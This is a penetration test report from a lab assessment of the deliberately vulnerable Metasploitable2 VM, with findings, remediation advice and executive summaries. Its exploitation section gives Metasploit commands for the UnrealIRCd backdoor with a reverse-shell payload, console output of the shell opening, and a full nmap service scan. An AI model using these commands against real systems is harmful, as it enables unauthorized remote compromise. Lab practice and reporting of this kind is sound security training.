Full VAPT Final Report – Metasploitable2 Assessment

1. Scope & Objective

The objective of this penetration test was to simulate a real-world attack on the Metasploitable2 machine, demonstrating host exposure, exploitation feasibility, post-exploitation risk, and remediation recommendations. The test followed PTES methodology and used Kali Linux, Metasploit, Greenbone/OpenVAS, Nmap, and Wireshark.

---

2. Methodology

- Reconnaissance
- Vulnerability Enumeration
- Exploitation
- Post-Exploitation
- Evidence Collection
- Remediation Review

---

3. Target Environment

Machine: Metasploitable2
IP: 192.168.0.104
OS: Linux (Ubuntu-based)
Security Level: Intentionally vulnerable training VM

---

4. Tools Used

- Kali Linux

- Metasploit Framework
- UnrealIRCd backdoor exploit
- OpenVAS / Greenbone scanner
- Nmap
- Wireshark

5. Findings Summary


ID	Vulnerability	Severity	Result
V-01	UnrealIRCd Backdoor (RCE)	Critical	Remote shell obtained
V-02	Outdated packages & kernel	High	Patchable vulnerabilities
V-03	Multiple exposed services	High	SSH/FTP/MySQL exposed
V-04	No firewall restrictions	Medium	Unrestricted inbound ports
V-05	Improper service hardening	Medium	Default configs, no hardening

6. Exploitation Performed

A reverse shell was successfully obtained using:


```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.0.104
set PAYLOAD cmd/unix/reverse
run
```

Result:
Full remote command execution on the host with user-level access.



Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX
06:06 PM
shlo@shlokjadhav: ~
File Actions Edit View Help
Right Ctrl

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.0.105
LHOST => 192.168.0.105
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.0.105:4444
[*] 192.168.0.104:6667 - Connected to 192.168.0.104:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.104:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 76Os8l6eUBB7DZFD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "76Os8l6eUBB7DZFD\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.105:4444 -> 192.168.0.104:43276) at 2025-11-28 18:06:24 +0530
```



Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX
05:47 PM
shlo@shlokjadhav: ~/lab_evidence
File Actions Edit View Help
Right Ctrl

```
pam.d
pango
passwd
passwd-
pcmcia
perl
php5
popularity-contest.conf
postfix
postgresql
postgresql-common
ppp
printcap
profile
profile.d
proftpd
protocols
purple
python
python2.5
rc.local
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
```

7. Risk Evaluation

The UnrealIRCd vulnerability enables **complete system compromise** with:

- ability to run arbitrary commands
- potential lateral movement
- possible credential harvesting
- pivoting across networks


This represents a **critical security risk** if present in a real-world infrastructure.

---

8. Recommendations

- Immediately remove or update UnrealIRCd
- Apply OS patching regularly
- Implement firewall restrictions (block port 6667)
- Disable unnecessary services
- Enforce principle of least privilege
- Conduct quarterly vulnerability scanning

- Employ IDS/IPS security monitoring



Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX
06:11 PM
shlo@shlokjadhav: ~
File Actions Edit View Help
Right Ctrl

```
┌──(shlo㉿ shlokjadhav)-[~]
└─$ nmap -sV -sC -p- 192.168.0.104
Starting Nmap 7.95 ( https://nmap.org          -11-28 18:00 +0530
Nmap scan report for 192.168.0.104
Host is up (0.0026s latency).
Not shown: 65505 closed tcp ports (res
PORT    STATE SERVICE   VERSION
21/tcp  open  ftp       vsftpd (broken: could not bind listening IPv4 socket)
22/tcp  open  ssh       OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet    Linux telnetd
25/tcp  open  smtp      Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countr
yName=XX
```

9. Conclusion

The penetration test successfully demonstrated that outdated and unpatched services provide direct attack paths for remote compromise. Applying regular security updates, hardening exposed services, and implementing layered network defense significantly reduces the attack surface and improves system resilience.

10. Non-Technical Summary

A security test was conducted to simulate how a hacker might attempt to break into the system. The test showed that the machine was running old software with known security flaws, allowing access to the system without authorization. This would allow an attacker to view or modify system data. To fix this, the vulnerable software should be removed or updated, unnecessary network access should be blocked, and regular security checks should be performed. These steps will improve security and make it much harder for someone to break into the system in the future.

11. PTES Report :

Executive Summary:
A security assessment was conducted against the Metasploitable2 target machine to evaluate exposure to exploitation, privilege escalation, and service-level vulnerabilities. The assessment successfully demonstrated full remote compromise due to multiple outdated services and unpatched software.

Findings:
An UnrealIRCd backdoor vulnerability enabled unauthenticated remote command execution. The service listening on port 6667 was compromised using Metasploit, resulting in a remote shell. Additional services (FTP, SSH, MySQL, Apache) exhibited weak configurations and potential attacker entry points.

Recommendations:
Upgrade or remove UnrealIRCd; apply regular OS and package updates. Perform strict firewall filtering and network segmentation. Disable unnecessary services and implement least-privilege policies. Establish continuous vulnerability scanning and intrusion detection monitoring to identify malicious network activity